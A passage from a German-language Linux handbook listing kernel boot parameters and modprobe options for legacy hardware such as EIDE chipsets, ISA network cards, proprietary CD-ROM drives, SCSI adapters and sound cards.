<**trouble**>	noprobe, wenn das Testen einer vorhanden Festplatte Probleme bereitet none CMOS-Eintrag ignorieren und nicht testen nowerr WREE_STAT-Bit ignorieren cdrom falsch als Festplatte erkannt oder gar nicht erkannt oder Booten scheitert autotune schnellster PIO-Modus wird verwendet slow nach jedem Zugriff wird eine lange Pause eingelegt. Das macht es wirklich langsam, manchmal hilft es und ist die letzte Möglichkeit

  Der Treiber unterstützt bis zu sechs IDE-Schnittstellen; an jeder können gemäß ATA-2-Spezifikation 2 Geräte angeschlossen sein.

Ein ATAPI-CD-ROM-Laufwerk als Master am 2. IDE-Controller wird mit **hdc=cdrom** bekannt gemacht; vgl. `/usr/src/linux/Documentation/ide.txt`. **hd**<**x**>**=**<**trouble**>

Beispiel: **hdd=cdrom**

- *Festplatte*

  hd<**x**>**=**<**zylinder**>**,**<**köpfe**>**,**<**sektoren**>**[,**<**schreib**>**[,**<**irq**>**]]**

Variable	Werte / Bedeutung
<**x**>	a, b, . . . , h 1. bis 8. Festplatte
<**zylinder**>	Zahl der Zylinder
<**köpfe**>	Zahl der Köpfe
<**sektoren**>	Zahl der Sektoren
<**schreib**>	Zylinder, ab dem Schreibkompensation angewendet wird
<**irq**>	Interrupt

Wenn das BIOS älter ist, kann es vorkommen, daß die richtige Geometrie der Festplatte nicht erkannt wird. Dann werden die korrekten Parameter so übergeben, daß der Kernel trotzdem die Platte vollständig ansprechen kann.

Beispiel: **hdc=1050,32,64**

- *EIDE-Controller-Chipsätze*

  ide0=<**Chipsatz**>

  Eine Reihe von EIDE-Controllern besitzt fehlerhafte Chipsätze oder verursacht Probleme, wenn der zweite Controller verwendet werden soll.

  Für viele dieser Chipsätze existiert daher eine spezielle Unterstützung im Kernel; diese Unterstützung muss jedoch zusätzlich über einen Kernel-Parameter aktiviert werden.

  Die Chipsätze in Tabelle 14.2 auf der nächsten Seite können konfiguriert werden.

CMD 640	Dieser Chipsatz befindet sich auf sehr vielen Hauptplatinen. Da er jedoch sehr fehlerhaft ist, bietet der Kernel eine spezielle Unterstützung, die diesen Chip erkennt und die Probleme umgeht. Außerdem wird in einigen Fällen erst durch den speziellen Code die Verwendung des zweiten Controllers möglich. In PCI-Systemen wird der Chip automatisch erkannt, in VLB-Systemen ist der folgende Kernel-Parameter notwendig: **ide0=cmd640_vlb**.

Tabelle 14.2: Fortsetzung auf der nächsten Seite...

RZ 1000	Dieser Chip wird auf vielen Hauptplatinen mit dem Neptun Chipsatz eingesetzt und ist fehlerhaft. Wird die Unterstützung für diesen Chip aktiviert, arbeitet das System zwar langsamer, aber fehlerfrei. Eine weitergehende Aktivierung über einen Kernel-Parameter ist nicht erforderlich.
DTC-2278	Erst das Aktivieren dieses Treibers durch den Parameter **ide0=dtc2278** ermöglicht es, den zweiten Controller zu verwenden.
Holtek HT6560B	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=ht6560b**.
QDI QD6580	Wird dieser Treiber aktiviert, ermöglicht er höhere Geschwindigkeiten: **ide0=qd6580**.
UMC 8672	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=umc8672**.
ALI M1439/M1445	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=ali14xx**.
PROMISE DC4030	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=dc4030**. CD-ROM-Laufwerke und Streamer am zweiten Controller werden noch nicht unterstützt!

Tabelle 14.2: Besondere EIDE-Chipsätze

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und nicht erkannt wird, können stattdessen folgende Parameter übergeben werden:

ide<**nummer**>**=**<**basis**>**[,**<**control**>**[,**<**irq**>**]]**

Variable	Werte / Bedeutung
<**nummer**>	Adapter-Nummer, meist `0` oder `1`, aber auch `3` oder `4`
<**basis**>	Basisadresse des Adapters, meist `0x1f0`, `0x170`, `0x1e8` oder `0x168`
<**control**>	Kontrollregister des Adapters, meist `0x3f6`, `0x376`, `0x3ee` oder `0x36e`
<**irq**>	Interrupt des Adapters, meist `14`, `15`, `11` oder `10`

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und trotzdem Schwierigkeiten auftreten, können stattdessen folgende Parameter übergeben werden:

ide<**nummer**>**=**<**tune**>

Variable	Werte / Bedeutung
<**nummer**> <**tune**>	Adapter-Nummer, meist `0` oder `1`, aber auch `3` oder `4` `autotune` höchstmöglicher PIO-Wert wird versucht, nicht von allen Chipsets unterstützt `noautotune` keine Verbesserung der Geschwindigkeit `serialize` keine zeitliche Überlappung der Operationen mit dem nächsten Hostadapter `reset` Adapter nach dem Proben zurücksetzen `dma` wenn möglich, DMA konfigurieren/benutzen

Weitere Möglichkeiten

- *Ethernet-Netzwerkkarte*

  ether=<**irq**>**,**<**addr**>**[,**<**par1**>**[,**<**par2**>**...**<**par8**>**]],**<**Name**>

  Die verschiedenen Parameter von <**par1**> bis <**par8**> haben für unterschiedliche Treiber unterschiedliche Bedeutung. Meistens sind (wenn überhaupt) nur zwei Parameter anzugeben, von denen der erste die Start- und der zweite die Endadresse des *shared memory*-Bereiches ist. Das erste nichtnumerische Argument wird als der Name behandelt.

<**irq**>	Verwendeter Interrupt; `0` für Autoprobing.
<**addr**>	Portadresse; `0` für Autoprobing.
<**start**>	Startadresse für Shared Memory; einige Treiber verwenden die untersten 4 Bits für den Debug-Level; der Lance-Treiber verwendet diese Bits für den DMA-Kanal.
<**end**>	Endadresse für shared memory; der 3COM 3c503-Treiber verwendet diesen Parameter, um zwischen internen und externen Transceivern zu unterscheiden.
<**xcvr**>	Typ des Transceivers Die Cabletron E21XX-Karte verwendet die untersten 4 Bits, um das Medium zu wählen.
<**Name**>	Name des Interface (üblicherweise **eth0**).

Tabelle 14.3: Variablenbezeichnungen für Ethernet-Netzwerkkarten

Der häufigste Anwendungsfall für diesen Parameter besteht darin, den Kernel mehr als eine Netzwerkkarte erkennen zu lassen, da standardmäßig nur nach der ersten Karte gesucht wird. Dies kann durch folgende Angabe erreicht werden:

```
ether=0,0,eth1
```

Beachten Sie, dass durch die Angabe von `0` für IRQ und Adresse dem Treiber befohlen wird, so genanntes *Autoprobing* zu machen, also verschiedene

Werte selbstständig durchzuprobieren.

Ein komplexeres Beispiel:

```
ether=10,0x310,3,0x3c509,eth0
```

Damit wird die erste gefundene 3c509-Karte auf den IRQ `10`, die Adresse `0x310` und den Anschluss `10base2` (BNC) eingestellt.

- *Diskettenlaufwerk*

  floppy=<**drive**>**,**<**type**>**,cmos**

Variable	Werte / Bedeutung
<**drive**>	0, 1, 2, 3
<**type**>	`0` - Benutzung der CMOS-Werte `1` - 5.25-Zoll DD, 360 KB `2` - 5.25-Zoll HD, 1,2 MB `3` - 3.5-Zoll DD, 720 KB `4` - 3.5-Zoll HD, 1,44 MB `5` - 3.5-Zoll ED, 2,88 MB `6` - 3.5-Zoll ED, 2,88 MB `16` - unbekannt oder nicht installiert

  floppy=<**wert**>

  Für <**wert**> können folgende Werte eingesetzt werden (Tabelle 14.4 auf der nächsten Seite):

one_fdc	genau ein Diskettenlaufwerk
asus_pci	verhindert Zugriff auf 3. und 4. Diskettenlaufwerk
daring	nur bei problemlosen Controllern – erhöht Performance
0,daring	Gegenteil von **daring**
[<**addr**>**,]two_fdc**	Wenn der Wert für <**addr**> bei zwei Disketten-Controllern weggelassen wird, wird für den 2. Diskettencontroller eine Portadresse von `0x370` impliziert.
thinkpad	IBM Thinkpad-Rechner
0,thinkpad	kein Thinkpad-Rechner
omnibook	Omnibook-Rechner
nodma	für Omnibook-Rechner
dma	Standard
nofifo	wenn ein `"Bus master arbitration error"` auftritt
fifo	Standard
`0xX`**,fifo_depth**	FIFO-Schwelle Standard `0xA`

Tabelle 14.4: Fortsetzung auf der nächsten Seite...

unexpected_interrupts	Warnung ausgeben, wenn unerwartete Interrupts auftreten
no_unexpected_interrupts	Dieser Wert erreicht das Gegenteil von **unexpected_interrupts**
L40SX	ditto

Tabelle 14.4: Werte für den Kernelparameter **floppy**

- *Logitech-Busmaus*
  bmouse=<**irq**>

- *XT-Festplattencontroller*
  xd=<**typ**>**,**<**irq**>**,**<**addr**>**,**<**dma**>

14.3.3 CD-ROM-Laufwerke an proprietären Kontrollern

- *Aztech CDA268-01 CD-ROM*
  aztcd=<**addr**>**[,0x79]**
  Der Wert `0x79` muss nur bei unbekannter Firmware-Version angegeben werden.
  Beispiel: **aztcd=0x320**

- *Goldstar R420-CD-ROM-Laufwerk*
  gscd=<**addr**>

- *Mitsumi-CD-ROM-Laufwerk*
  mcd=<**addr**>**,**<**irq**>
  Beispiel: **mcd=0x300,10**

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*
  mcdx=<**addr**>**,**<**irq**>**[,**<**addr**>**,**<**irq**>**]**
  Beispiel: **mcd=0x300,10**
  Bis zu 5 Laufwerke werden unterstützt.

- *Mozart Interface*
  isp16=[<**addr**>**[,**<**irq**>**[,**<**dma**>**]]][[,]**<**typ**>**]**

Variable	Werte / Bedeutung
<**typ**>	`Sanyo`, `Panasonic`, `Sony`, `Mitsumi`

Dieser Treiber ist für CD-ROM-Laufwerke zuständig, die an einer ISP16, MAD16 oder Mozart-Soundkarte angeschlossen sind. Der Wert für die Variable <**typ**> ergibt sich aus dem Interface-Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

Beispiel: **isp16=0x340,10,3,Sony**

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

  optcd=<**addr**>

  Beispiel: **optcd=0x340**

- *Philips CM206 CD-ROM-Laufwerk*

  cm206=<**addr**>**,**<**irq**>

  Beispiel: **cm206=0x340,10**

- *Pro Audio Spectrum 16 - SCSI-Hostadapter*

  pas16=<**addr**>**,**<**irq**>

  Auf der Soundkarte Pro Audio Spectrum 16 befindet sich ein SCSI-Hostadapter, dessen Einstellungen mit diesem Parameter dem Kernel mitgeteilt werden können.

  Beispiel: **pas16=0x340,10**

  Falls die Erkennung der Karte fehlschlägt, kann sie ohne Interrupt betrieben werden. In diesem Fall wird der Interrupt auf `255` gesetzt.

  Beispiel: **pas16=0x340,255**

- *Sanyo CD-ROM-Laufwerk*

  sjcd=<**addr**>

  Beispiel: **sjcd=0x340**

- *Sony CDU 31/33 A*

  cdu31a=<**addr**>**,**<**irq**>**[,PAS]**

  Bei diesem Treiber ist mittlerweile das Autoprobing komplett aus dem Kernel verschwunden, sodass die Angabe der Parameter zwingend erforderlich ist.

  Beispiel: **cdu31a=0x340,5**

  Ist kein Interrupt für das Laufwerk vorgesehen, kann also nur über Polling darauf zugegriffen werden, so muss `0` als IRQ angegeben werden.

  Beispiel: **cdu31a=0x340,0**

  Ist dieses Laufwerk an einer Pro Audio Spectrum-Karte angeschlossen, könnte der Parameter folgendermaßen lauten:

  Beispiel: **cdu31a=0x1f88,0,PAS**

- *Sony CDU 535*

  sonycd535=<**addr**>**,**<**irq**>

  Beispiel: **sonycd535=0x340,10**

- *Soundblaster Pro 16 MultiCD*

  sbpcd=<**addr**>**,**<**typ**>

Variable	Werte / Bedeutung
<**typ**>	`LaserMate`, `SPEA`, `SoundBlaster`, `SoundScape`, `Teac 16bit`

  Beispiel: **sbpcd=0x230,SoundBlaster**

Der Parallelport

- *Parallelport*

  parport=<**addr0**>**,[**<**irq0**>**] [parport=**<**addr1**>**,[**<**irq1**>**] [parport=**<**addr2**>**,[**<**irq2**>**]]]]]**

Variable	Werte / Bedeutung
<**addrX**>	Adresse
<**irqX**>	Interrupt

  Beispiel: **parport=0x3bc parport=0x378,7 parport=0x278,auto**

- *Drucker am Parallelport*

  lp=<**parport0**> **[lp=**<**parport1**> **[lp=**<**parport2**>**]]**

Variable	Werte / Bedeutung
<**parportX**>	Parallelport

  Beispiel: **lp=parport0 lp=parport2**

14.3.4 `modprobe`-Parameter

In diesem Abschnitt werden diejenigen Parameter aufgeführt, die beim Laden eines Treibers als Modul verwendet werden können. Sollte ein Treiber sich trotz Angabe der Parameter nicht laden lassen, bzw. findet sich in diesem Abschnitt kein für diesen Treiber passender Parameter, so müssen Sie diesen Treiber in einen monolithischen Kernel integrieren.

Einige Treiber stehen noch nicht als Modul zur Verfügung, einige wenige erkennen die Hardware nur dann zuverlässig, wenn der Treiber fest zum Kernel hinzugebunden ist. Auf jeden Fall lohnt es sich, erst einmal auszuprobieren, ob der betreffende Treiber als Modul verwendet werden kann.

Wird ein Treiber als Modul geladen, kann jede in dem Modul verwendete Variable an der Kommandozeile überschrieben werden. So gibt es beispielsweise

im Treiber für NE2000-Karten die Variable mit dem Namen **io**, die den von der Karte verwendeten I/O-Bereich spezifiziert. Somit lautet der korrekte Aufruf zum Laden dieses Moduls (vgl. auch im Kernel-Kapitel den Abschnitt 13.2 auf Seite 404):

```
erde:/ # modprobe ne io=0x300 irq=10
```

Beachten Sie bei der Angabe von Parametern, dass vor und hinter dem Gleichheitszeichen kein Leerzeichen angegeben werden darf. Ferner müssen hexadezimale Werte grundsätzlich in der im Beispiel dargestellten Form eingegeben werden (also mit vorangestelltem `'0x'`).



Hinweis

Wenn für einen Treiber mehrere Parameter angegeben werden können, so müssen diese zwingend durch Leerzeichen voneinander getrennt werden! Dies ist ein wesentlicher Unterschied zur Parameterübergabe am Bootprompt, wo innerhalb der Parameter für einen einzelnen Treiber keinesfalls Leerzeichen auftauchen dürfen!

Die Parameter, die Sie hier angeben können, können Sie auch in die Datei `/etc/modules.conf` übernehmen. Dort kann für jedes Modul eine Reihe von Parametern angegeben werden. Dies geschieht in einer eigenen Zeile für jedes Modul. Diese Zeile sieht folgendermaßen aus:

options <**modulname**> <**parm1**>=<**wert1**> **...**

wobei:

Variable	Werte / Bedeutung
<**modulname**>	Name der Moduldatei ohne Extension `.o`
<**parm1**>	Parameter 1
<**wert1**>	Wert, der Parameter 1 zugeordnet wird

Der Eintrag für die NE2000-Karte aus obigem Beispiel wäre dementsprechend:

```
options ne io=0x300 irq=10
```

Im Folgenden sollen nun die wichtigsten Parameter für die meisten Module aufgelistet werden.

SCSI-Kontroller und das SCSI-Subsystem

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*

  Modulname: `aha152x.o`

Variable	Werte / Bedeutung
<**io**>	<**addr**>
<**irq**>	<**irq**>
<**id**>	SCSI-ID des Hostadapters; standardmäßig `7`
<**rec**>	<**reconnect**>; `0`, `1`
<**par**>	parity; `0`, `1`
<**sync**>	synchrone Betriebsart; `0`, `1`
<**delay**>	Busverzögerung; Vorgabe `100`
<**translat**>	Übersetzung der Plattengeometrie; `0`, `1`

Wie am Bootprompt:
Beispiel: **`modprobe aha152x aha152x=0x340,10,7,1,1,0,100,0`**

Für einen zweiten Hostadapter:
Beispiel: **`modprobe aha152x aha152x1=0x140,12,7,1,1,0,100,0`**

- *Adaptec AHA-1540 / 1542 SCSI-Hostadapter*

  Modulname: `aha1542.o`

Variable	Werte / Bedeutung
<**io**>	<**addr**>; standardmäßig `0x330` und `0x334`
<**buson**>	2..15
<**busoff**>	1..64
<**DMA speed**>	5,6,7,8,10; standardmäßig `5`

Wie am Bootprompt:
Beispiel: **`modprobe aha1542 aha152x=0x130`**

- *Future Domain TMC-16x0–Hostadapter*

  Modulname: `fdomain.o`

  Dieser Treiber bedient u. a. auch den SCSI-Hostadapter Adaptec 2920.

  `fdomain=`<**addr**>**`,`**<**irq**>**`[,`**<**id**>**`]`**

Variable	Werte / Bedeutung
<**addr**>	<**addr**>
<**irq**>	<**irq**>
<**id**>	<**id**>

Wie am Bootprompt:
Beispiel: **`modprobe fdomain fdomain=0x140,11,7`**

- *NCR 5380 bzw. NCR 53C400 SCSI-Hostadapterfamilie*

  Modulname: `g_NCR5380.o`

Parameter	Werte
ncr_addr	<**addr**>
ncr_irq	<**irq**>; mit 255 abschalten
ncr_dma	<**dma**>
ncr_5380	1 für einen NCR5380-Adapter
ncr_53c400	1 für einen NCR53C400-Adapter

Für einen NCR5380-Adapter:
Beispiel: **modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350 ncr_5380=1**

Für einen NCR53C400-Adapter mit abgeschalteten Interrupts:
Beispiel: **modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000 ncr_53c400=1**

Dieser Treiber bedient z. B. den weit verbreiteten Trantor T130B SCSI-Hostadapter

Netzwerkkarten

- *3Com 3c501 / 3c503 / 3c505 / 3c507 Netzwerkkarten*

  Modulname: 3c501.o,3c503.o,3c505.o,3c507.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **modprobe 3c505 io=0x300 irq=10**

- *3Com 3c509 / 3c579 Netzwerkkarten*

  Modulname: 3c509.o

Parameter	Werte
irq	<**irq**>
xcvr	0: intern; 1: extern

  Beispiel: **modprobe 3c509 irq=10 xcvr=0**

- *3Com 3c515 Netzwerkkarte*

  Modulname: 3c515.o

  Beispiel: **modprobe 3c515**

- *3Com 3c59x / 3c90x Netzwerkkarten („Vortex“/„Boomerang“)*

  Modulname: 3c59x.o

  Bei Compaq-Rechnern (PCI) kann man die folgenden Parameter ausprobieren:

Parameter	Werte
compaq_ioaddr	<**addr**>
compaq_irq	<**irq**>
compaq_prod_id	<**id**>

Beispiel: **modprobe 3c59x compaq_irq=10**

- *Allied Telesis AT1700 Netzwerkkarte*
  Modulname: `at1700.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe at1700 io=0x300 irq=10**

- *Cabletron E21xx Netzwerkkarte*
  Modulname: `e2100.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem	<**addr**>
xcvr	`0`: intern; `1`: extern

Beispiel: **modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0**

- *Digital DE425 / 434 / 435 / 450 / 500 Netzwerkkarten*
  Modulname: `de4x5.o`
  io=0x<**bus**><**geräte-id**>

Parameter	Werte
bus	Nummer des PCI-Busses, i. Allg. `0`
geräte-id	Nummer des PCI-Geräts

Diese Daten werden bei neueren PCI-BIOSsen beim Booten angezeigt bzw. kann man sie unter Linux mit

```
erde: # cat /proc/pci
```

erhalten.

Beispiel: **modprobe de4x5 io=0x007**

- *Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS Netwerkkarten*
  Modulname: `depca.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem	<**mem**>
adapter_name	<**Name**> z. B. DEPCA, de100, de101, de200, de201, de202, de210, de422

Beispiel: **modprobe depca io=0x300 irq=10**

- *EtherWORKS 3 (DE203, DE204, DE205) Netzwerkkarte*
  Modulname: ewrk3.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe ewrk3 io=0x300 irq=10**

- *Intel EtherExpress 16 Netzwerkkarte*
  Modulname: eexpress.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe eexpress io=0x300 irq=10**

- *Intel EtherExpressPro Netzwerkkarte*
  Modulname: eepro.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem	<**addr**>

Beispiel: **modprobe eepro io=0x300 irq=10 mem=0xd000**

- *Intel EtherExpressPro 100 Netzwerkkarte*
  Modulname: eepro100.o
  Die Intel EtherExpressPro enthält die Chips i82557/i82558.

Parameter	Werte
options	<**Duplexbetrieb und**> <**Bus-Transceiver**> 16 Voll-Duplex 32 Nur 100 MBit-Betrieb 64 Nur 10 MBit-Betrieb

Beispiel: **modprobe eepro100 options=48**

Damit wird gleichzeitig *Voll-Duplex* und *100-MBit-Betrieb* eingestellt ($48 = 32 + 16$).

- *Fujitsu FMV-181/182/183/184 Netzwerkkarten*

  Modulname: fmv18x.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe fmv18x io=0x300 irq=10**

- *HP PCLAN+ (27247B and 27252A) Netzwerkkarte*

  Modulname: hp-plus.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe hp-plus io=0x300 irq=10**

- *HP PCLAN (27245 / 27xxx)*

  Modulname: hp.o

Parameter	Werte
io	<**addr**>
irq	<**irq**>

Beispiel: **modprobe hp io=0x300 irq=10**

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) Netzwerkkarten*

  Modulname: hp100.o

Parameter	Werte
hp100_port	<**addr**>

Beispiel: **modprobe hp100 hp100_port=0x300**

- *ICL EtherTeam 16i / 32 Netzwerkkarten*
  Modulname: `eth16i.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **`modprobe eth16i io=0x300 irq=10`**

- *Novell NE2000 / NE1000 Netzwerkkarten*
  Modulname: `ne.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
bad	bad, nur wenn Karte nicht erkannt wird

  Beispiel: **`modprobe ne io=0x300 irq=10`**

- *NI6510 (AM7990 „lance“ Chip) Netzwerkkarte*
  Modulname: `ni65.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>

  Beispiel: **`modprobe ni65 io=0x300 irq=10`**

- *SMC Ultra Netzwerkkarte*
  Modulname: `smc-ultra.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **`modprobe smc-ultra io=0x300 irq=10`**

- *SMC 9194 Netzwerkkarte*
  Modulname: `smc9194.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
if_port	<**medium**>

Variable	Werte / Bedeutung
<**medium**>	`0` auto `1` TP `2` AUI, 10base2

Beispiel: **`modprobe smc9194 io=0x300 irq=10 if_port=2`**

- *Western Digital WD80x3 Netzwerkkarte*
  Modulname: `wd.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem	<**mem**>
mem_end	<**mem_end**>

Beispiel: **`modprobe wd io=0x300 irq=10`**

- *IBM Tropic chipset Token Ring Netzwerkkarte*
  Modulname: `ibmtr.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem_start	<**mem_start**>

Beispiel: **`modprobe ibmtr io=0x300`**

- *D-Link DE620 Pocket-Adapter Netzwerkkarte*
  Modulname: `de620.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
bnc	`1` wenn BNC-Ein-/Ausgang
utp	`1` wenn UTP-Ein-/Ausgang
clone	`1` wenn baugleiches Gerät

Beispiel: **`modprobe de620 io=0x300 irq=10 bnc=1 utp=0`**

Proprietäre CD-ROM-Laufwerke

Die folgenden Parameter betreffen CD-ROM-Laufwerke, die an besondere Kontroller angeschlossen sind. Wer eines dieser „Oldies“ besitzt, weiß es bestimmt...

- *Aztech CDA268-01 CD-ROM-Laufwerk*
  Modulname: `aztcd.o`

Parameter	Werte
aztcd	<**addr**>

  Beispiel: **modprobe aztcd aztcd=0x300**

- *Goldstar R420-CD-ROM-Laufwerk*
  Modulname: `gscd.o`

Parameter	Werte
gscd	<**addr**>

  Beispiel: **modprobe gscd gscd=0x300**

- *Mitsumi CD-ROM-Laufwerk*
  Modulname: `mcd.o`
  mcd=<**addr**>**,**<**irq**>
  Beispiel: **modprobe mcd mcd=0x300,10**

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*
  Modulname: `mcdx.o`
  mcdx=<**addr**>**,**<**irq**>**[,**<**addr**>**,**<**irq**>**]**
  Für mehrere Treiber kann das Aufrufpaar <addr>, <irq> bis zu vier Mal wiederholt werden.

- *Mozart-Soundkarte mit Interface für CD-ROM-Laufwerke*
  Modulname: `isp16.o`
  isp16_cdrom_base=<**addr**>
  isp16_cdrom_irq=<**irq**> **isp16_cdrom_dma=**<**dma**>
  isp16_cdrom_type=<**typ**>

Variable	Werte / Bedeutung
<**typ**>	`Sanyo`, `Panasonic`, `Sony`, `Mitsumi`

  Dieser Treiber ist kein wirklicher CD-ROM-Treiber; er ist nur für die Interface-Konfiguration der CD-ROM-Laufwerke zuständig, die an einer ISP16, MAD16 oder Mozart-Soundkarte angeschlossen sind. Nach dem Laden dieses Treibers ist lediglich das Interface entsprechend konfiguriert; der passende CD-ROM-Treiber muss danach zusätzlich geladen werden. Der Wert für die Variable <**typ**> ergibt sich aus dem Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

  Beispiel: **modprobe isp16 isp16_cdrom_base=0x300**
  isp16_cdrom_irq=10 isp16_cdrom_dma=1
  isp16_cdrom_type=sony

- *Optics Storage 8000 AT CD-ROM-Laufwerk*
  Modulname: `optcd.o`

Parameter	Werte
optcd	<**addr**>

  Beispiel: **modprobe optcd optcd=0x300**

- *Philips CM206 CD-ROM-Laufwerk*
  Modulname: `cm206.o`
  cm206=<**addr**>**,**<**irq**>
  Beispiel: **modprobe cm206 cm206=0x300,10**

- *Sanyo CD-ROM-Laufwerk*
  Modulname: `sjcd.o`

Parameter	Werte
sjcd	<**addr**>

  Beispiel: **modprobe sjcd sjcd=0x300**

- *Sony CDU 31/33 A*
  Modulname: `cdu31a.o`

Parameter	Werte
cdu31a_port	<**addr**>
cdu31a_irq	<**irq**>

  Beispiel: **modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10**

- *Sony CDU 535*
  Modulname: `sonycd535.o`

Parameter	Werte
sonycd535	<**addr**>

  Beispiel: **modprobe sonycd535 sonycd535=0x300**

- *Soundblaster Pro 16 MultiCD*
  Modulname: `sbpcd.o`
  sbpcd=<**addr**>**,**<**typ**>
  wobei <**typ**> folgende Werte haben kann:

Variable	Werte / Bedeutung
0	`LaserMate`
1	`SoundBlaster`
2	`SoundScape`
3	`Teac16bit`

Beispiel: **`modprobe sbpcd sbpcd=0x300,0`**

Soundkarten und Sound-Chipsätze

Seit Kernel 2.2.xx ist die Sound-Unterstützung in modularer Form realisiert und über zahlreiche Parameter zu steuern.

- *AD1816 Chip*

  Modulname: `ad1816.o`

  Unterstützt sind u. a.: TerraTec Base 1, TerraTec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Parameter	Werte
`io`	<**`addr`**>
`irq`	<**`irq`**>
`dma`	<**`dma`**>
`dma2`	<**`dma2`**>
`ad1816_clockfreq`	<**`clockfreq`**>

Beispiel: **`modprobe ad1816 io=0x530 irq=5 dma=1 dma2=3 ad1816_clockfreq=33000`**

- *AD1848/CS4248 Chip (MSS)*

  Modulname: `ad1848.o`

Parameter	Werte
`io`	<**`addr`**>
`irq`	<**`irq`**>
`dma`	<**`dma`**>
`dma2`	<**`dma2`**>
`type`	<**`cardtype`**>
`deskpro_xl`	<**`magic`**>

- *Generischer OPLx Treiber*

  Modulname: `adlib_card.o`

Parameter	Werte
`io`	<**`addr`**>

Beispiel: **`modprobe adlib_card io=0x330`**

- *Crystal 423x Chipsätze*
  Modulname: `cs4232.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>

Beispiel: **modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3**

- *Ensoniq 1370 Chipsatz*
  Modulname: `es1370.o`
  Vgl. auch PCI64/128.

Parameter	Werte
joystick	1: Joystick aktivieren
lineout	1: Line-in in Line-out umschalten
micz	Mikrofon-Impedanz

Beispiel: **modprobe es1370 joystick=1 lineout=1**

- *Creative Ensoniq 1371 Chipsatz*
  Modulname: `es1371.o`
  Vgl. auch PCI64/128.

Parameter	Werte
joystick	<**addr**>

Gültige Werte für <**addr**> sind `0x200`, `0x208`, `0x210` und `0x218`.
Beispiel: **modprobe es1371 joystick=0x200**

- *Gravis Ultrasound*
  Modulname: `gus.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
type	
gus16	
no_wave_dma	
db16	

- *MAD16*

  Modulname: `mad16.o`

  Unterstützt OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 und OPTi 82C924.

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma2**>

  Beispiel: **modprobe mad16 io=0x530 irq=7 dma=0 dma16=1**

- *Turtle Beach Maui und Tropez*

  Modulname: `maui.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **modprobe maui io=0x530 irq=5**

- *MPU401*

  Modulname: `mpu401.o`

Parameter	Werte
io	<**addr**>

  Beispiel: **modprobe mpu401 io=0x330**

- *Turtle Beach MultiSound*

  Modulname: `msnd.o`

  Beispiel: **modprobe msnd**

- *Turtle Beach Classic/Monterey/Tahiti*

  Modulname: `msnd_classic.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

  Beispiel: **modprobe msnd_classic io=0x290 irq=7 mem=0xd0000**

- *Turtle Beach Pinnacle/Fiji*

  Modulname: `msnd_pinnacle.o`

  Zusätzlich zu den Parametern der Turtle Beach Classic/Monterey/Tahiti (Abschnitt 14.3.4 auf der vorherigen Seite) versteht diese Karte:

Parameter	Werte
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

  Beispiel: **modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000**

- *OPL3*

  Modulname: `opl3.o`

Parameter	Werte
io	<**addr**>

  Beispiel: **modprobe opl3 io=0x388**

- *OPL3-SA1*

  Modulname: `opl3sa.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
mpu_io	<**addr**>
mpu_irq	<**irq**>

  Beispiel: **modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1 mpu_io=0x330 mpu_irq=5**

- *YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx*

  Modulname: `opl3sa2.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
mss_io	<**addr**>
mpu_io	<**addr**>

